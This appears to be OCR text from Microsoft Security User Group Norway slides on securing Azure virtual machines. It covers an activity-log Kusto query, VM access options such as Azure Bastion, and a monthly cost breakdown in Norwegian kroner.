
⚠ resourceDeleted	azpolicytest
⚠ resourceDeleted	Automate-5309b85...
⚠ resourceDeleted	azpolicytest/Windo...
⚠ resourceDeleted	azpolicytest/MDE.W...
⚠ resourceDeleted	azpolicytest/AzureP...

Kusto Query

```
AzureActivity
| where CategoryValue == "Administrative"
| where ResourceGroup contains "noenoe-rg"
```

Access to the virtual machines?

- ~~Offentlig IP?~~
- ~~NAT IP?~~
- ~~JIT (Just-in-time access) ?~~
- **Azure Bastion**
    - Support for native client with standard SKU
    - **CLI → az network bastion rdp**
    - Requires Reader Role on VMen
    - Fun fact: Based upon Apache Guacamole
- **Teleport or Cloudflare Access**
    - Supports other protocols (TCP/UDP)
    - Supports integration with Azure AD



Cool, so what does it cost?

Example: (per month)

1 VM (4vCPU, 16GB) = 2800,-

- + Storage, network

Azure Backup (250 GB, 30 dager) = 193,-

Azure Defender for 1 server = 120,-

Azure Sentinel (~1-3 GB a month) = 51,-

Azure DDoS (100 IPer) = 25500,-

Azure AD for PIM P2 = 77,-

Azure Traffic Analysis 1GB) = 30,-

Guest Configuration Azure Policy = 52,-

Azure Bastion Standard SKU = 1834,-

Azure Automation (Free for 5 nodes)

Totalt = 27857,- (+ 2800) for the one machine)

But! Some big adjustments happening here soon

Microsoft Security
USER GROUP NORWAY

Microsoft Security

USER GROUP NORWAY